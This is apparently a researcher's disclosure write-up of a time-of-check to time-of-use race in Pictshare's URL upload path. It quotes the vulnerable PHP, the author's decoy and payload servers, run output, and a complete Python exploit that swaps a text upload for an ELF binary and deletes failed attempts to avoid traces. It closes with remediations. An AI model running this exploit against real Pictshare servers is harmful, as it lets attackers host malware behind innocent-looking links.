
Zack Puhl
The Problem
Version v3.0.0 and later of pictshare allows competing URL-driven file uploads with the same temporary filename to bypass type and security checks through a Time-of-Check to Time-of-Use (TOCTOU) vulnerability.
This grants anyone with permissions to upload the ability to host unauthorized or illicit content types on the platform. Additionally, the same TOCTOU vector enables a theoretical timing attack against served contents when pulled from storage controllers (though this attack is much more difficult).
Identification
This vulnerability is chiefly enabled by an attacker’s direct control of the destination filename in the temporary storage directory on the server-side. Let’s start from the top…
Bad Uploads
Access to the Pictshare API backend is granted to all visitors - however, access to the upload
capability is restricted with the checkUploaderPermissions()
method. This gates any exploitation of this problem behind any existing authentication mechanism(s).
    public function upload()
    {
        try {
            $this->checkUploaderPermissions();
        } catch (Exception $e) {
            return array('status' => 'err', 'reason' => $e->getMessage());
        }
        // ...
    }
    // ...
    public function checkUploaderPermissions()
    {
        // If set, can restrict uploads to a subnet
        if (defined('ALLOWED_SUBNET') && ALLOWED_SUBNET != '' && !isIPInRange(getUserIP(), ALLOWED_SUBNET)) {
            throw new Exception('Access denied');
        // Or, if set, to a single passcode
        } else if (defined('UPLOAD_CODE') && UPLOAD_CODE != '') {
            if (!isset($_REQUEST['uploadcode']) || $_REQUEST['uploadcode'] != UPLOAD_CODE) {
                throw new Exception('Incorrect upload code specified - Access denied');
            }
        }
    }
If authentication succeeds, the server processes a few request variables. If the uploader uses Base64 to upload their file, then the server will output those contents to an uncontrolled temporary filename:
$tmpfile = ROOT . DS . 'tmp' . DS . md5(rand(0, 10000) . time()) . time();
However, an alternative exists which allows uploaders to direct the server itself to fetch the uploaded content:
    if (!empty($_REQUEST['url'])) {
        $url = trim(rawurldecode($_REQUEST['url']));
        // ... [there is some stuff in here of interest, but not for this report]
        $name = basename($url);
        $tmpfile = ROOT . DS . 'tmp' . DS . $name;
        file_put_contents($tmpfile, $result['body']);
The server will run through the process of fetching the content located at the specified URL. User control over the temporary filename $name
and $tmpfile
- while notably not allowing directory traversal (applause) - is precisely what enables this attack.
After writing the tempfile’s contents, the handleFile($tmpfile, $hash, $url)
function call begins validating the upload. It will:
- Get the file size.
- Get the file’s MIME type (e.g.,
text/plainand such). - Load the first Content Controller whose predefined
mimesmember array matches with the file’s MIME type.- If a match isn’t returned here, the SHA-1 duplicates and naughty list file will still be checked, but
- Provided there’s no matching SHA-1 stored, return an error.
- Check for SHA-1 duplicates.
- Upon matching and if the hash actually exists, return that information.
- Check for the hash in the “naughty list” CSV file.
- Upon matching, immediately return a naughty-list denial.
- Call the Content Controller instance’s
handleUploadmethod.
I write this all down in order to convey the amount of checks occurring between tempfile storage and transfer to the data/
folder.
So, yes, a properly-timed swap of the tempfile here by another request completely evades all of the bulleted checks which might return an error or result before uploading.
Bad Downloads (in Theory)
Inside the inc/core.php
file is an architect
function which handles non-API requests. This is where most ordinary requests for served content are routed.
Beyond the base URL, report, admin, and cache hit checks, there’s a bit of code which attempts to validate the “hash” - a fragment of the input URL specifying the file to view.
    //check all parts of the URL for a valid hash
    $hash = false;
    $sc = getStorageControllers();
    foreach($u as $el)
    {
        if(isExistingHash($el))   // a "web-root/../data/[HASH]" directory exists
        {
            $hash = $el;
            // [log the match and break out of the foreach]
        }
        if($hash === false && mightBeAHash($el))   // the file might be a hash but doesn't exist LOCALLY
        {
            foreach($sc as $contr)   // each Storage Controller (FTP, alt dir, or AWS S3 Bucket)
            {
                $c = new $contr();   // instantiate
                // Then, check the SC for a match on the hash...
                // If the hash is there, it's pulled down to the "web-root/../tmp/[HASH]" location
                if($c->isEnabled()===true && $c->hashExists($el))
                {
                    $hash = $el;
                    $c->pullFile($hash,ROOT.DS.'tmp'.DS.$hash);
                    if(!file_exists(ROOT.DS.'tmp'.DS.$hash)) continue;
                    storeFile(ROOT.DS.'tmp'.DS.$hash,$hash,true);   // <--- VULNERABLE
                    // [log and break]
                }
                else if($c->isEnabled()===true && /* [an encrypted file exists and enc enabled] */)
                {
                    $hash = $el.'.enc';
                    $c->pullFile($hash,ROOT.DS.'tmp'.DS.$hash);   // pull encrypted file
                    if(!file_exists(ROOT.DS.'tmp'.DS.$hash)) continue;
                    $enc = new Encryption;
                    $hash = substr($hash,0,-4);   // trim '.enc' suffix
                    // [decrypt '$hash.enc' file to '$hash']
                    storeFile(ROOT.DS.'tmp'.DS.$hash,$hash,true);   // <--- VULNERABLE
                    unlink(ROOT.DS.'tmp'.DS.$el.'.enc');
                    // [log and break]
                }
            }
        }
        else if($hash===false) { /* [still not found? try dynamic controllers] */ }
    }
You can see how, if an attacker uploads a tmp file by the same name as the hash - just as the file is pulled (and optionally decrypted), but before it’s stored - then the wrong file contents may be stored and served instead.
This is a stretch because the timing must be too perfect.
Once the file with that target hash name is downloaded once, it’s not going anywhere unless it’s deleted. Every subsequent call to read that hash’s contents will either be a cache hit or it will take the isExistingHash
branch, since the folder will exist in the local data directory. And deletion through legitimate service calls also deletes the files on the Storage Controller backends, so there is no repeatability.
Hypothesis
Given:
- I have permission to upload files to the site,
- I can control the temporary file’s basename server-side, and
- I can reliably detect and delete failed attempts
I hypothesize that:
- With the correct timing, I can maliciously swap out a legitimate file upload for an illegitimate payload,
- I can perform the same attack for a properly timed file download, and
- I can cover my tracks while reattempting the TOCTOU exploit each time, until I get it right.
Proof of Concept
This proof got a bit wild for me. I started by creating two server-side scripts on my webserver, because I originally believed I needed constantly-variable data to avoid all SHA-1 checks.
This is actually not true: once an upload file is deleted - i.e., its hash no longer appears in the data/
directory - then even matching hashes in the list will still not enter the immediate-return branch in the architect
function call.
My Webserver: /GOOD/ls.php
Outputs a randomized ASCII-only (alphanumeric) “payload” that I can upload as a simple text file. This becomes the “decoy” file that has genuine text/plain
content in it.
<?php

$q = (int)($_GET['q'] ?? 16);
$chars = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';
$len = strlen($chars);

header('Content-Type: text/plain');
header('Content-Disposition: attachment; filename="output.txt"');

for ($i = 0; $i < $q; $i++) {
    echo $chars[random_int(0, $len - 1)];
}
Note here how I’m using the text/plain type to easily prove this out: this “good” file could instead be any accepted content type that the service would accept.
My Webserver: /BAD/ls.php
Serves a local ELF file instead of a text/plain
text file. In this case, I was using a local ls
copy that I copied from my system binaries, but this could be any file I want.
<?php

header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="ls"');
header('Content-Length: ' . filesize(__DIR__ . '/ls'));

readfile(__DIR__ . '/ls');
There are probably other ways to just directly serve the file, but this felt to be the most natural to me.
Pulling it off
Let’s first fetch and start a fresh docker container from the default command provided in the project’s README:
~$ docker run -d -p 8080:80 --name=pictshare ghcr.io/hascheksolutions/pictshare
Unable to find image 'ghcr.io/hascheksolutions/pictshare:latest' locally
latest: Pulling from hascheksolutions/pictshare
55afa1ecc21d: Pull complete
   -- snip --
838a7b5cde85: Pull complete
Digest: sha256:b574b22a236492673af2f5cd4fa049b9b5d5b967fa061e7a8cde2c2d3af1ad2b
Status: Downloaded newer image for ghcr.io/hascheksolutions/pictshare:latest
50e9db131a6398f4260bcb37b3f1baca81ab4d073ca5af4b349da94d231ed2e2
A vulnerability like this can typically only be exploited programmatically, so I drafted a quick python script which does the following:
- Invokes cURL to fetch the remote “good” and “bad” URLs at almost the same time.
- Each simultaneous request pair is randomized with a 0 to 50ms jitter, where the second request (for the malicious contents) is slightly delayed
- This delay should probably be disabled for local testing
- Checks whether the “good” upload failed
- Gets some information from the “good” upload’s response
- The “hash” component for viewing its info later
- The “delete code” for wiping it if the TOCTOU fails
- Get the same information from the “bad” upload
- This upload will be a separate item whenever the TOCTOU fails, so it must be deleted independently
- Check the “good” hash against the known malicious payload’s SHA-1.
- If it’s a match, the TOCTOU has succeeded; don’t delete anything.
- If it’s not a match, clean up, increase the dynamic payload size by some step value and try again
Let’s run it… I’ve kept my delay/jitter enabled here.
~$ ./pictshare_toctou.py
---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FGOOD%2Fls.php%3Fq=59596
---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FBAD%2Fls.php%3Fq=59596
[59596] delay=  34.3 ms hash=82pf3g.txt sha1=0a4bf8478ff756edfc7783970682249a57315a5a
---> CURL[GET]: http://localhost:8080/delete_303vilxmx9hrjclu2uruujdl07ka3b3f/82pf3g.txt

   -- snip --

---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FGOOD%2Fls.php%3Fq=69836
---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FBAD%2Fls.php%3Fq=69836
[69836] delay=   9.3 ms hash=6z94um.txt sha1=d6d4b2a9f00e57447de466283360b5145372ed97
---> CURL[GET]: http://localhost:8080/delete_4x0kg5563kcd8q28esz6dso14mz7xch1/6z94um.txt
---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FGOOD%2Fls.php%3Fq=70860
---> CURL[POST]: http://localhost:8080/api/upload?url=https%3A%2F%2Fxmit.xyz%2FBAD%2Fls.php%3Fq=70860
[70860] delay=  24.8 ms hash=wgximx.txt sha1=c83adc702f9623e9cde73422b09a1216c8d38d6c

*** TOCTOU CONDITION DETECTED ***
hash: wgximx.txt
sha1: c83adc702f9623e9cde73422b09a1216c8d38d6c
expected EVIL:  c83adc702f9623e9cde73422b09a1216c8d38d6c
{
  "mime": "text/plain",
  "size": 70860,
  "size_human": "69.2 KB",
  "original_filename": "https://xmit.xyz/GOOD/ls.php?q=70860",
  "hash": "wgximx.txt",
  "sha1": "c83adc702f9623e9cde73422b09a1216c8d38d6c",
  "uploaded": 1790792001,
  "ip": "172.17.0.1",
  "useragent": "curl/8.22.0",
  "delete_code": "wvzuka5e9ntkidn2uclkblb2yx7wbed1",
  "delete_url": "http:///delete_wvzuka5e9ntkidn2uclkblb2yx7wbed1/wgximx.txt",
  "remote_port": "36092"
}
After less than 30 seconds, we got a successful TOCTOU exploitation!
Indeed, now the “text file” link hosts my malware for download.

And here’s a view from the docker container’s console…
101606a07d94:/app/public/data#
101606a07d94:/app/public/data# date; ls
Wed Sep 30 18:13:02 UTC 2026
   ^ TOCTOU attempts started about here

101606a07d94:/app/public/data#
101606a07d94:/app/public/data# date; ls
Wed Sep 30 18:13:27 UTC 2026
naughty.csv  sha1.csv     wgximx.txt

101606a07d94:/app/public/data# sha1sum wgximx.txt/wgximx.txt
c83adc702f9623e9cde73422b09a1216c8d38d6c  wgximx.txt/wgximx.txt

101606a07d94:/app/public/data# file $_
wgximx.txt/wgximx.txt: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, [...]
Notice how my python script can clean up after itself on each iteration so as to not leave any extra evidence behind in the data/
directory. This won’t work against server-side webserver log entries though, of course.
Repeatable Exploitation
You can use the following python script and tailor it to your situation by tweaking some of the leading variables near the top. You may also need to customize some other aspects of the looping, delays, URLs, etc. based on your situation.
Also, no, you cannot use my server for this. By the time this is published, the GOOD
and BAD
folders will have been removed from my webserver.
I am not responsible for anything you do with this.
Click/Tap here to expand the script.#!/usr/bin/env python3
import json
import subprocess
import traceback
import time
import random
import threading
PICTSHARE_HOST = "localhost:8080"
GOOD_URL = f"http://{PICTSHARE_HOST}/api/upload?url=https%3A%2F%2Fxmit.xyz%2FGOOD%2Fls.php%3Fq="
BAD_URL = f"http://{PICTSHARE_HOST}/api/upload?url=https%3A%2F%2Fxmit.xyz%2FBAD%2Fls.php%3Fq="
INFO_URL = f"http://{PICTSHARE_HOST}/api/info"
# The malicious payload's SHA-1 hash...
BAD_SHA1 = "c83adc702f9623e9cde73422b09a1216c8d38d6c"
# The malicious payload is about 143 KiB.
STARTING_SIZE = int(143 * 1024 * 0.4) # roughly 40% the size of the binary
LIMIT_SIZE = int(143 * 1024 * 1.4) # roughly 140% the size of the binary
SIZE_STEP = 1024 # increase by 1 KiB per try
# Try delays between 0 and 50 ms.
MIN_DELAY = 0.0
MAX_DELAY = 0.05
# Disable this when testing with a very high-speed connection.
# Even with this enabled, it's still likely to work (as my article shows).
DELAY_ENABLED = True
def curl(url, method="GET"):
cmd = ["curl", "-sS"]
if method == "POST":
cmd += ["-X", "POST"]
cmd.append(url)
print(f"---> CURL[{method}]: {url}")
result = subprocess.run(
cmd,
capture_output=True,
text=True,
check=True,
)
return (result.stdout, result.stderr)
def get_info(h):
result = subprocess.run(
["curl", "-sS", f"{INFO_URL}/{h}"],
capture_output=True,
text=True,
check=True,
)
return json.loads(result.stdout)
def upload_worker(url, delay, barrier, result):
barrier.wait()
if delay > 0 and DELAY_ENABLED is True:
time.sleep(delay)
try:
result["curl_msg"] = curl(url, "POST")
result["response"] = json.loads(result["curl_msg"][0])
result["error"] = None
except Exception as e:
result["error"] = e
result["traceback"] = traceback.format_exc()
iteration = STARTING_SIZE - SIZE_STEP
keep_going = True
while keep_going:
# always MINIMUM starting-size, MAXIMUM limit-size, increment by size-step
iteration += SIZE_STEP
iteration %= LIMIT_SIZE
iteration = max(iteration, STARTING_SIZE - SIZE_STEP)
# create the tiny jitter between the two requests
delay = random.uniform(MIN_DELAY, MAX_DELAY)
good_result = {}
bad_result = {}
barrier = threading.Barrier(3)
good_thread = threading.Thread(
target=upload_worker,
args=(
GOOD_URL + str(iteration),
0.0,
barrier,
good_result,
),
)
bad_thread = threading.Thread(
target=upload_worker,
args=(
BAD_URL + str(iteration),
delay,
barrier,
bad_result,
),
)
good_thread.start()
bad_thread.start()
# Release GOOD and BAD simultaneously using the barrier. Wait on both.
barrier.wait()
good_thread.join()
bad_thread.join()
# error in "GOOD" request
if good_result.get("error") is not None:
traceback.print_exc()
print(
f"[{iteration}] GOOD upload failed: "
f"{good_result['error']}\n"
f"{good_result.get('curl_msg', ('', ''))[1]}"
)
time.sleep(0.2)
continue
try:
upload_response = good_result["response"]
good_hash = upload_response["hash"]
good_delete_code = upload_response["delete_code"]
except Exception as e:
print(f"[{iteration}] Invalid GOOD response: {e}")
print(good_result.get("curl_msg", ("", ""))[0])
time.sleep(0.2)
continue
# We don't care about the BAD hash unless status != "err"
bad_hash = None
bad_delete_code = None
if bad_result.get("error") is not None:
print(
f"[{iteration}] BAD upload failed: "
f"{bad_result['error']}\n"
f"{bad_result.get('curl_msg', ('', ''))[1]}"
)
time.sleep(0.2)
continue
try:
upload_response = bad_result["response"]
if (
"status" in upload_response
and upload_response["status"] != "err"
):
bad_hash = upload_response["hash"]
if "duplicate" in upload_response and upload_response["duplicate"] is True:
print(f"\nThe 'malicious' payload is already uploaded for hash '{bad_hash}'.\n")
keep_going = False
else:
bad_delete_code = upload_response["delete_code"]
except Exception as e:
print(f"[{iteration}] Invalid BAD response: {e} -- {upload_response}")
time.sleep(0.2)
continue
# Query the INFO endpoint for the GOOD upload to read back the current SHA-1
try:
info = get_info(good_hash)
sha1 = info.get("sha1")
except Exception as e:
print(f"[{iteration}] INFO failed for {good_hash}: {e}")
time.sleep(0.2)
continue
print(
f"[{iteration}] delay={delay * 1000:6.1f} ms "
f"hash={good_hash} sha1={sha1}"
)
if sha1 == BAD_SHA1:
print("\n*** TOCTOU CONDITION DETECTED ***")
print(f"hash: {good_hash}")
print(f"sha1: {sha1}")
print(f"expected EVIL: {BAD_SHA1}")
print(json.dumps(info, indent=2))
break
# Clean-up work done on no TOCTOU hit
curl(
"http://localhost:8080/delete_"
+ good_delete_code
+ "/"
+ good_hash
)
if bad_delete_code is not None and bad_hash is not None:
curl(
"http://localhost:8080/delete_"
+ bad_delete_code
+ "/"
+ bad_hash
)
Suggested Remediations
Firstly, I recommend storing any user-controlled temp data under uncontrollable destination filenames. This is already done in numerous places within the repository by hashing PRNG values.
Secondly, I’d recommend a thorough review of any places where temporary data may experience clobbering at the behest of an external user, even if filenames are not being directly controlled.
To resolve both suggested mitigations, all temporary files should just appear under a temporary filename, regardless of source or function. For example:
$tmpfile = tempnam(TMPDIR, "urlDownload");
See the tempnam documentation for more.
Final Thoughts
This TOCTOU vulnerability was a first of its kind for me. I’m increasingly interested in this class of vulnerabilities as a result of this research and probing.
Creating the exploit script and testing it was also quite a bit of fun guesswork. I’m more comfortable directly sharing that code with the release of this article simply because it’s not an attack vector with deeply troublesome implications (on its own).
Overall, my thoughts on Pictshare are that it’s a really neat service, which I only found due to its adjacency with the focus of some previous research. I love this self-hosted Imgur-like concept and its extensions are interesting to play with. Though I have a few more potential vulnerabilities for it to share with the world, I only hope that these can strengthen the project going forward.
Ⲇⲟⲝⲁ ⲥⲓ Ⲕⲩⲣⲓⲉ,
~ ZP